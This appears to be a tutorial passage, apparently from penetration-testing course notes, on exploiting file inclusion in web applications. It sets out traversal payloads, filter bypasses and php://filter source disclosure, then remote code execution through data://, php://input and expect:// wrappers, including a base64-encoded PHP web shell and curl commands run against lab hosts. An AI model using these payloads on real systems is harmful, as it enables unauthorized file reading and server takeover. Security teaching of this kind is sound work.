File Inclusion
Intro
Many modern back-end languages use HTTP parameters to sprecify what is shown on the web page, which allows for building dynamic web pages, reduces the script’s overall size, and simplifies the code. In such cases, parameters are used to specify which resource is shown on the page. If such functionalities are not securely coded, an attacker may manipulate these parameters to display the content of any local file on the hosting server, leading to a Local File Inclusion (LFI) vulnerability.
The most common place you usually find LFI within is templating engines. In order to have most of the web app looking the same when navigating between pages, a template engine displays a page that shows common static parts, such as the header, navigation bar, and footer, and then dynamically loads other content that changes between pages. Otherwise every page on the server would need to be modifified when changes are made to any of the staitc parts. This is why you often see a parameter like index.php?page=about, where index.php sets static content, and then only pulls the dynamic content specified in the parameter, which in this case may be read from a file called about.php. As you have control over the about portion of the request, it may be possible to have the web app grab other files and display them on the page.
LFIs can lead to source code disclosure, sensitive data exposure, and even remote code execution under certain conditions. Leaking source code may allow attackers to test the code for other vulns, which may reveal previously unknown vulns. Furthermore, leaking sensitive data may enable attackers to enumerate the remote server for other weaknesses or even leak credentials and keys that may allow them to access the remote server directly. Under specific conditions, LFI may also allow attackers to execute code on the remote server, which may compromise the entire back-end server and any other servers connected to it.
Examples of Vulnerable Code - PHP
In PHP, you may use the include() function to load a local or remote file as you load a page. If the path to the include() is taken from a user-controlled parameter like a GET parameter, and the code does not explicitly filter and sanitize the user input, then the code becomes vulnerable to File Inclusion.
Example:
if (isset($_GET['language'])) {
    include($_GET['language']);
}
You see that the language parameter is directly passed to the include() function. So, any path you pass in the language parameter will be loaded on the page, including any local files on the back-end server. This is not exclusive to the include() function, as there are many other PHP functions that would lead to the same vulnerability if you had control over the path passed into them. Such functions include include_once(), require(), require_once(), file_get_contents(), and several others as well.
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
include() / inlcude_once() | YES | YES | YES |
require() / require_once() | YES | YES | NO |
file_get_content() | YES | NO | YES |
fopen() / file() | YES | NO | NO |
Examples of Vulnerable Code - NodeJS
if(req.query.language) {
    fs.readFile(path.join(__dirname, req.query.language), function (err, data) {
        res.write(data);
    });
}
As you can see, whatever parameter passed from the URL gets used by the readfile function, which then writes the file content in the HTTP response. Another example is the render() function in the Express.js framework. The followwing example shows how the language parameter is used to determine which directory to pull the about.html page from:
app.get("/about/:language", function(req, res) {
    res.render(`/${req.params.language}/about.html`);
});
Unlike your earlier examples where GET parameters were specified after a ? char in the URL, the above example takes the parameter from the URL path. As the parameter is directly used within the render() function to specify the rendered file, you can change the URL to show a different file instead.
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
fs.readFile() | YES | NO | NO |
fs.sendFile() | YES | NO | NO |
res.render() | YES | YES | NO |
Examples of Vulnerable Code - Java
<c:if test="${not empty param.language}">
    <jsp:include file="<%= request.getParameter('language') %>" />
</c:if>
The include function may take a file or a page URL as its arguments and then renders the object into the front-end template, similar to the ones you saw earlier with NodeJS. The import function may also be used to render a local file or a URL, such as the following example:
<c:import url= "<%= request.getParameter('language') %>"/>
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
include | YES | NO | NO |
import | YES | YES | YES |
Examples of Vulnerable Code - .NET
@if (!string.IsNullOrEmpty(HttpContext.Request.Query['language'])) {
    <% Response.WriteFile("<% HttpContext.Request.Query['language'] %>"); %>
}
The Response.WriteFile function works very similar to all of your earlier examples, as it takes a file path for its input and writes its content to the response. The path may be retrieved from a GET parameter for dynamic content loading.
Furthermore, the @Html.Partial() function may also be used to render the specified files as part of the front-end template, similarly to what you saw earlier:
@Html.Partial(HttpContext.Request.Query['language'])
Finally, the include function may be used to render local files or remote URLs, and may also execute the specified files as well:
<!--#include file="<% HttpContext.Request.Query['language'] %>"-->
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
@Html.Partial() | YES | NO | NO |
@Html.RemotePartial() | YES | NO | YES |
Response.WriteFile() | YES | NO | NO |
include() | YES | YES | YES |
File Disclosure
Local File Inclusion
Basic LFI
Example of a webpage:

If you select a language by clicking on it, you see that the content text changes to it.

You also notice that the URL includes a language parameter that is now set to the language you selected. There are several ways the content could be changed to match the language you specified. It may be pulling the content from a different database table based on the specified parameter, or it may be loading an entirely different version of the web app. However, as previously disccused, loading part of the page using template engines is the easiest and most common method utilized.
So, if the web app is indeed pulling a file that is now being included in the page, you may be able to change file being pulled to read the content of a different local file. Two common readable files that are available on most back-end servers are /etc/passwd on Linux and C:\Windows\boot.ini on Windows.

As you can see, the page is indeed vulnerable, and you are able to read the content of the passwd file.
Path Traversal
In the earlier example, you read a file by specifying its absolute path. This would work if the whole input was used within the include() function without any additions, like the following example:
include($_GET['language']);
In this case, if you try to read /etc/passwd, then the include function would fetch that file directly. However, in many occasions, web devs may append or prepend a string to the language parameter. For example, the language parameter may be used for the filename, and may be added after a directory:
include("./languages/" . $_GET['language']);
In this case, if you attempt to read /etc/passwd, then the path passed to include() would be .languages//etc/passwd, and as this file does not exist, you will not be able to read anything.
You can easily, bypass this restriction by traversing directories using relative paths. To do so, you can add ../ before your file name, which refers to the parent directory. For example, if the full path of the language directory is /var/wwww/html/language, then using ../index.php would refer to the index.php file on the parent directory.
So, you can sue this trick to go back several directories until you reach the root path, and then specify your absolute file path, and the file should exist.

As you can see, this time you were able to read the file regardless of the directory you were in. This trick would work even if the entire parameter was used in the include() function, so you can default to this technique, and it should work in both cases. Furthermore, if you were at the root path and used ../ then you would still remain in the root path. So, if you were not sure if the directory the app is in, you can add ../ many times, and it should not break the path.
info
In general, it is more difficult to leverage a directory traversal vuln for system access on Windows than Linux. In Linux systems, a standard vector for directory traversal is to list the users of the system by displaying the contents of /etc/passwd, check for private SSH keys in their home directory, and use them to access the system via SSH. This vector is not available on Windows and unfortunately, there is no direct equivalent.
Filename Prefix
In the previous example, you used the language parameter after the directory, so you could traverse the path to read the passwd. On some occasions, you input may be appended after a different string. For example, it may be used with a prefix to get the full filename:
include("lang_" . $_GET['language']);
In this case, if you try to traverse the directory with ../../../etc/passwd, the final string would be lang_../../../etc/passwd, which is invalid.
Instead, you can prefix a / before your payload, and this should consider the prefix as a directory, and then you should bypass the filename and be able to traverse directories:

note
This may not always work, as in this example a directory named lang_ may not exist, so your relative path may not be correct. Furthermore, any prefix appended to your input may break some file inclusion techniques, like using PHP wrappers and filters or RFI.
Appended Extensions
Another very common example, is when an extension is appended to the language parameter:
include($_GET['language'] . ".php");
This is quite common, as in this case, you would not have to write the extension every time you need to change the language. This may also be safer as it may restrict you to only including PHP files. In this case, if you try to read /etc/passwd, then the file included would be /etc/passwd.php, which does not exist.
Second Order Attacks
Another common LFI attack is a Second Order Attack. This occurs because many web application functionalities may be insecurely pulling files from the back-end server based on user-controlled parameters.
For example, a web app may allow you to download your avatar through a URL like /profile/$username/avatar.png. If you craft a malicious LFI username, then it may be possible to change the file being pulled to another local file on the server and grab it instead of your avatar.
In this case, you could be poisining a database entry with a malicious LFI payload in your username. Then, another web application functionality would utilize this poisened entry to perform your attack. This is why this attack is called Second Order Attack.
Devs often overlook these vulnerabilities, as they may protect against direct user input, but they may trust values pulled from their database, like your username in this case. If you managed to poison your username during your registration, then the attack would be possible.
Basic Bypasses
Non-Recursive Path Traversal Filters
One of the most basic filters against LFI is a search and replace filter, where it simply deletes substrings of ../ to avoid path traversals:
$language = str_replace('../', '', $_GET['language']);
The above code is supposed to prevent path traversal, and hece renders LFI useless.

You see that all ../ substrings were removed, which resulted in a final path being ./languages/etc/passwd. However, this filter is very insecure, as it is not recursively removing the substring, as it runs a single time on the input string and does not apply the filter on the output string. For example, if you use ....// as your payload, then the filter would remove ../ and the output string would be ../, which means you may still perform path traversal.

The inclusion was successful this time, you’re able to read /etc/passwd successfully. The ....// substring is not the only bypass you can use, as you may use ..././ or ....\/ and several other recursive LFI payloads. Furthermore, in some cases, escaping the forward slash char may also work to avoid path traversal filters, or adding extra forward slashes.
Encoding
Some web filters may prevent input filters that include certain LFI-related chars, like a . or a / used for path traversals. However, some of these filters may be bypassed by URL encoding your input, such that it would no longer include these bad characters, but would still be decoded back to your path traversal string once it reaches the vulnerable function. Core PHP filters on versions 5.3.4 and earlier were specifically vulnerable to this bypass, but even on newer versions you may find custom filters that may be bypassed through URL encoding.
If the target web app did not allow . and / in your input, you can URL encode ../ into %2e%2e%2f, which may bypass the filter.

As you can see, you were also able to successfully bypass the filter and use path traversal to read /etc/passwd.
Approved Paths
Some web apps may also use Regex to ensure that the file being included is under a specific path. For example, the web app you have been dealing with may only accept paths that are under the ./language directory:
if(preg_match('/^\.\/languages\/.+$/', $_GET['language'])) {
    include($_GET['language']);
} else {
    echo 'Illegal path specified!';
}
To find the approved path, you can examine the requests sent by the existing forms, and see what path they use for the normal web functionality. Furthermore, you can fuzz web directories under the same path, and try different ones until you get a match. To bypass this, you may use path traversal and start your payload with the approved path, and then use ../ to go back to the root directory and read the file you specify.

Some web apps may apply this filter along with one of the earlier filters, so you may combine both techniques by starting your payload with the approved path, and then URL encode your payload or use recursive payload.
Appended Extension
There are a couple of techniques you may use, but they are obsolete with modern versions of PHP and only work with PHP versions before 5.3/5.4.
Path Truncation
In earlier versions of PHP, defined strings have a maximum length of 4096 chars, likely due to the limitation of 32-bit systems. If a longer string is passed, it will simply be truncated, and any chars after the maximum length will be ignored. Furthermore, PHP also used to remove trailing slashes and single dots in path names, so if you call /etc/passwd/. then the ./ would also be truncated, and PHP would call /etc/passwd. PHP, and Linux systems in general, also disregard multiple slashes in the path. Similarly, a current directory shortcut . in the middle of the path would also be disregarded.
If you combine both of these techniques of the PHP limitations together, you can create very long strings that evaluate to a correct path. Whenever you reach th 4096 char limitation, the appended extension .php would be truncated, and you would have a path without an appended extension. Finally, it is also important to note that you would also need to start the path with a non-existing directory for this technique to work.
Example:
?language=non_existing_directory/../../../etc/passwd/./././././ [REPEATED ~2048 times]
Command to automate the creation of this string:
d41y@htb[/htb]$ echo -n "non_existing_directory/../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done
non_existing_directory/../../../etc/passwd/./././<SNIP>././././
You may also increase the count of ../, as adding more would still land you in the root directory, as explained in the previous section. However, if you use this method, you should calculate the full length of the string to ensure only .php gets truncated and not your requested file at the end of the string. This is why it would be easier to use the first method.
Null Bytes
PHP versions before 5.5 were vulnerable to null byte injection, which means that adding a %00 at the end of the string would terminate the string and not consider anything after it. This is due to how strings are stored in low-level memory, where strings in memory must use a null byte to indicate the end of the string, as seen in Assembly, C, or C++ languages.
To exploit this vuln, you can end your payload with a null byte /etc/passwd%00, such that the final path passed to include() would be /etc/passwd%00.php. This way, even though .php is appended to your string, anything after the null byte would be truncated, and so the path used would actually be /etc/passwd, leading you to bypass the appended extension.
PHP Filters
Many popular web apps are developed in PHP, along with various custom web apps built with different PHP frameworks, like Laravel or Symfony. If you identify an LFI vuln in PHP web apps, then you can utilize differen PHP Wrappers to able to extend your LFI exploitation, and even potentially reach remote code execution.
PHP wrappers allow you to access different I/O streams at the application level, like standard input/output, file descriptors, and memory streams.
Input Filters
PHP filters are a type of PHP wrappers, where you can pass different types of input and have it filtered by the filter you sepcify. To use PHP wrapper streams, you can use the php:// scheme in your string, and you can access the PHP filter wrapper with php://filter/.
The filter wrapper has several parameters, but the main ones you require for your attack are resource and read. The resource parameter is required for filter wrappers, and with it you can specify the stream you would like to apply the filter on, while the read parameter can apply different filters on the input resource, so you can use it to specify which filter you want to apply on your resource.
There are four different types of filters available for use, which are String Filters, Conversion Filters, Compression Filters, and Encryption Filters. The filter that is useful for LFI attacks is the convert.base64-encode, under Conversion Filters.
Fuzzing for PHP Filters
The first step would be to fuzz for different available PHP pages:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<SERVER_IP>:<PORT>/FUZZ.php

...SNIP...

index                   [Status: 200, Size: 2652, Words: 690, Lines: 64]
config                  [Status: 302, Size: 0, Words: 1, Lines: 1]
tip
Unlike normal web app usage, you are not restricted to pages with HTTP response code 200, as you have LFI access, so you should be scanning for all codes, including 301, 302, and 403 pages, and you should be able to read their source code as well.
Even after reading the sources of any identified files, you can scan them for other referenced PHP files, and then read those as well, until you are able to capture most of the web app’s source or have an accurate image of what it does. It is also possible to start by reading index.php and scanning it for more references and so on, but fuzzing for PHP files may reveal some files that may not otherwise be found that way.
Standard PHP Inlcusion
In previous sections, if you tried to include any PHP files through LFI, you would have noticed that the included PHO file gets executed, and eventually gets rendered as a normal HTML page. For example, try to include the config.php page:

As you can see, you get an empty result in place of your LFI string, since the config.php most likely sets up the web app configuration and does not render any HTML output.
This may be useful in certain cases, like accessing local PHP pages you do not have access over, but in most cases, you would be more interested in reading the PHP source code through LFI, as source code tend to reveal important information about the web app. This is where the base64 PHP filter gets useful, as you can use it to base64 encode the PHP file, and then you would get the encoded source code instead of having it being executed and rendered. This is especially useful for cases where you are dealing with LFI with appended PHP extensions, because you may be restricted to including PHP files only.
Source Code Disclosure
Once you have a list of potential PHP files you want to read, you can start disclosing their sources with the base64 PHP filter. Try to read the source code of config.php using the base64 filter, by specifying convert.base64-encode for the read parameter and config for the resource parameter:
php://filter/read=convert.base64-encode/resource=config

As you can see, unlike your attempt with regular LFI, using the base64 filter returned an encoded string instead of the empty result you saw earlier. You can now decode this string to get the content of the source code of config.php:
d41y@htb[/htb]$ echo 'PD9waHAK...SNIP...KICB9Ciov' | base64 -d

...SNIP...

if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) == realpath($_SERVER['SCRIPT_FILENAME'])) {
  header('HTTP/1.0 403 Forbidden', TRUE, 403);
  die(header('location: /index.php'));
}

...SNIP...
You can now investigate this file for sensitive information like credentials or database keys and start identifying further references and then disclose their sources.
Remote Code Execution
PHP Wrappers
Data
The data wrapper can be used to include external data, including PHP code. However, the data wrapper is only available to use if the allow_url_include setting is enabled in the PHP configurations. So, let’s first confirm whether this setting is enabled, by reading the PHP configuration file through the LFI vuln.
Checking PHP Configurations
To do so, you can include the PHP configuration file found at /etc/php/X.Y/apache2/php.ini for Apache or at /etc/php/X.Y/fpm/php.ini for Nginx, where X.Y is your install PHP version. You can start with the latest PHP version, and try earlier versions if you couldn’t locate the configuration file. You will also use the base64 filter you used in the previous section, as .ini files are similar to .php files and should be encoded to avoid breaking. Finally, you’ll use cURL or Burp instead of a Browser, as the output string could be very long and you should be able to properly capture it.
d41y@htb[/htb]$ curl "http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"
<!DOCTYPE html>

<html lang="en">
...SNIP...
 <h2>Containers</h2>
    W1BIUF0KCjs7Ozs7Ozs7O
    ...SNIP...
    4KO2ZmaS5wcmVsb2FkPQo=
<p class="read-more">
info
Getting the Base64 encoded string helps when you don’t want to have the PHP code inside a file executed but readable. Both, a regular LFI and using plain php://filter, won’t help. You’ll have to use some type of encoding.
php://filter/convert.base64-encode/resource=...
Once you have the base64 encoded string, you can decode it and grep for allow_url_include to see its value:
d41y@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include

allow_url_include = On
You see that you have this option enabled, so you can use the data wrapper. Knowing how to check for the allow_url_include option can be very important, at this option is not enabled by default, and is required for several other LFI attacks, like using the input wrapper or for any RFI attack. It is not uncommon to see this option enabled, as many web apps rely on it to function properly, like some WordPress plugins and themes, for example.
Remote Code Execution
With allow_url_include enabled, you can proceed with your data wrapper attack. As mentioned earlier, the data wrapper can be used to include external data, including PHP code. You can also pass it base64 encoded strings with text/plain;base64, and it has the ability to decode them and execute the PHP code (in the running web application’s code).
info
data://text/plain,... for plain text (PHP snippet has to be URL-encoded).
data://text/plain;base64,... for Base64 encoded text.
kali@kali:~$ curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<?php%20echo%20system('ls');?>"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
admin.php
bavarian.php
css
fonts
img
index.php
js
...
The embedded data was successfully executed.
When web application firewalls or other security mechanisms are in place, they may filter strings like “system” or other PHP code elements. In such scenario, you can try to use the data:// wrapper with base64-encoded data.
So, your first step would be to base64 encode a basic PHP web shell:
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' | base64

PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==
Now, you can URL encode the base64 string, and then pass it to the data wrapper with data://text/plain;base64,. Finally, you can pass commands to the web shell with &cmd=<COMMAND>:

You may also use cURL for the same attack:
d41y@htb[/htb]$ curl -s 'http://<SERVER_IP>:<PORT>/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id' | grep uid
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
Input
Similar to the data wrapper, the input wrapper can be used to include external input and execute PHP code. The difference between it and the data wrapper is that you pass your input to the input wrapper as a POST request’s data. So, the vulnerable parameter must accept POST requests for this attack to work. Finally, the input wrapper also depends on the allow_url_include setting, as mentioned earlier.
To repeat your earlier attack but with the input wrapper, you can send a POST request to the vulnerable URL and add your web shell as POST data. To execute a command, you would pass it as a GET parameter, as you did in your previous attack:
d41y@htb[/htb]$ curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id" | grep uid
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
Expect
Finally, you may utilize the expect wrapper, which allows you to directly run commands through URL streams. Expect works very similar to the web shells you’ve used earlier, but don’t need to provide a web shell, as it is designed to execute commands.
However, expect is an external wrapper, so it needs to be manually installed and enabled on the back-end server, though some web apps rely on it for their core functionality, so you may find it in specific cases. You can determine whether is is installed on the back-end server just like you did with allow_url_include earlier, but you’d grep for expect instead, and if it is installed and enabled you’d get the following:
d41y@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep expect
extension=expect
As you can see, the extension configuration keyword is used to enable the expect module, which means you should be able to use it for gaining RCE through LFI vuln. To use the expect module, you can use the expect:// wrapper and then pass the command you want to execute:
d41y@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
As you can see, executing commands through the expect module is fairly straightforward.
Remote File Inclusion (RFI)
Local vs. Remote File Inclusion
When a vulnerable function allows you to include remote files, you may be able to host a malicious script, and then include it in the vulnerable page to execute malicious functions and gain RCE. Following functions that would allow RFI if vulnerable:
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include() / include_once() | YES | YES | YES |
file_get_contents() | YES | NO | YES |
| Java | |||
import | YES | YES | YES |
| .NET | |||
@Html.RemotePartial() | YES | NO | YES |
include | YES | YES | YES |
Verify RFI
In most languages, including remote URLs is considered as a dangerous practice as it may allow for such vulnerabilities. This is why remote URL inclusion is usually disabled by default. For example, any remote URL inclusion in PHP would require the allow_url_include setting to be enabled. You can check whether this setting is enabled through LFI:
d41y@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include

allow_url_include = On
However, this may not always be reliable, as even if this setting is enabled, the vulnerable function may not allow remote URL inclusion to begin with. So, a more reliable way to determine whether an LFI vulnerability is also vulnerable to RFI is to try and include an URL, and see if you can get its content. At first, you should always start by trying to include a local URL to ensure your attempt does not get blocked by a firewall or other security measures. Use http://127.0.0.1:80/index.php as you input string and see if it gets included.
